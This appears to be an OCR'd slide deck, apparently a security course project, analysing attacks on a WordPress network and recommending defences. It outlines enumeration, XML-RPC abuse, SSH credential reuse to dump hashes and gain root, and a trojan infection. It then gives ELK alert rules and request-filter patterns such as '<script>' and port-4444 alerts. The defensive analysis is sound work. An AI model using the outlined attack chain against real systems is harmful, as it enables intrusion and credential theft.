
- HTTPS to establish a secure connection with the Google client
- Users authenticate to access email



Malicious Activity


Malicious Behavior – Enumeration

- Excessive HTTP errors (400 errors)
- User ran a WPSCAN to enumerate potential users to target
  - Enumeration is noisy
  - Users targeted:
    - Michael
    - Steven




Malicious Behavior – XML-RPC Ping & DDOS

- XML-RPC Ping
- Pingback.ping to bypass DNS level protection to launch a Cloudflare attack
  - Command & control – botnets
  - Persistence through changing configurations



Malicious Behavior – Unauthorized Access & Dumping Hashes


- Improper implementation of security controls allows for exploitation
- Port 22 – port allows for remote command execution with SSH
- Attacker SSH with Michael's discovered credentials to access SQL server to dump hashes
- SSH with Steven's credentials to escalate privileges to root




Malicious Behavior – Creating a Private Domain

Active Directory


- Private domain created on corporate network
- Users were constantly browsing videos on YouTube
- Trojan Malware downloaded
  - Additional hosts infected
  - Hosts infected:
    - **185.243.115.84 - User of Interest & Potential Source of Infection**
    - 10.6.12.203
    - 172.16.4.205
    - 166.62.11.64





Malicious Behavior – Illegal Torrenting on Private Domain

- Users torrenting on network
  - **Protocol Observed:**
    - HTTP
  - **Traffic Analyzed:**
    - Users browsed “publicdomaintorrents.com” and downloaded torrents.
  - **Files of Interest:**
    - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



Alerts Implemented

Excessive HTTP Errors Alert

- Metric: **WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes**
- Threshold: **400**
- Vulnerability Mitigated: Brute force & Enumeration
- Reliability: Alert is highly reliable

HTTP Request Size Monitor Alert

- Metric: **WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute**
- Threshold: **3500**
- Vulnerability Mitigated: XSS, DDOS, Directory Traversal
- Reliability: Alert is reliable, but can generate false positives

CPU Usage Monitor Alert


- Metric: **WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes**
- Threshold: **0.5**
- Vulnerability Mitigated: Malware & Viruses
- Reliability: Alert is highly reliable

Hardening

Recommendations – System Hardening: Blocking Scans

Port scans


- Set alerts for over 5000 connections per hour
- Properly configure firewalls
- Detect and block unauthorized scans
- Conduct periodic assessments & audits



Recommendations – System Hardening: Brute Force Attacks

Preventing Brute Force Attacks


- Alerts for 401 errors
- 10 errors per hour
- Set password policies
- Blacklist IP addresses & egress filtering
- Limit failed login attempts
- Account policies & restrictions



Recommendations – System Hardening: Directory Traversal

Preventing Directory Traversal Attacks

- Implement a scanner
- Web server software patches
- Load Balancer & proxy
- Filter URL requests



Recommendations – System Hardening: Malicious Payloads

Malicious Payloads & LFI

- Set alerts for uploads into restricted directories
- Alerts on ports: 4444, 443, 80, and 111
- Filter ports
- Filter IP addresses
- Implement proper controls
- Require password with administrative (sudo) commands

Recommendations – System Hardening: Firewall

Configuring a firewall:

- Determine placement and identify requirements
- Define rules
- Allow necessary traffic and block unwanted traffic
- Implement stateful inspection
- Enable logging and monitoring
- Regularly update rules
- Test and validate configurations
- Backup configurations
- Block incoming and outgoing traffic associated with unauthorized scanning activity

Recommendations – System Hardening: Malware

Against Malware

- Implement an IDS/IPS
  - Real-time alerts to events
  - Protection from the network layer and up
- Utilize AV & EDR tools
  - Protects host from malicious programs
- ELK Stack
  - Configure ELK instance and install beats to monitor changes to metrics & logs

Recommendations – WordPress Service Hardening

Application Hardening

- Update WordPress Service
  - Disable REST API & XML-RPC
    - Mitigates enumeration & XML-RPC exploitation.
- Implement a load balancer & accelerated domain
  - Distributes traffic – mitigates DOS attacks
  - Optimizes resources & response
  - Filter requests made to web server
    - Configure servers to block certain requests like *“/?author=<number>” or “<script>”*
- Implement proper security controls to servers, systems, applications, and network.
  - Prevent unauthorized users from accessing sensitive, confidential, critical, and proprietary information

Recommendations – Provisioning User Access & Security

User Privileges, Rights Management, and IAM

- Implement least privilege & defense in depth concepts
- Implement zero trust
- Implement SSO
- Access controls
- Baselines for secure configuration & operations
  - What should be under direct control?
  - Secure restricted files & directories
  - Secure user authentication & configuration information
    - “wp-config.php, /wp-admin, wp-login.php”
- Secure network (i.e., DMZ, air-gaps, isolation, and segmentation, etc.)
- Set alerts for authentication logs
  - Anomalies & unauthorized access
- Authentication, Authorization, and Accounting (AAA)

Recommendations – Employee Training & Awareness

Corporate Policies, Laws, and Frameworks


- Train employees on technology usage
- Employee training on corporate policies, regulations, and laws.
- Implement best practices (i.e., ITIL, COBIT, ISO, NIST, etc.)
- Compliance & Regulations (i.e., SOX, HIPAA, PCI, GDPR, Data Privacy Act, etc.)
- Auditing & Compliance

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- WordPress Patch – wordpress.yml
  - Playbook file backups and archives data
  - Installs latest version of WordPress
- ELK Stack – elk.yml
  - Configures ELK with docker
  - Use ELK to monitor activity
- Beats
  - Filebeat – helps collect file logs
  - Metricbeat – collects system metrics
  - Packetbeat – helps with packet analysis



Questions?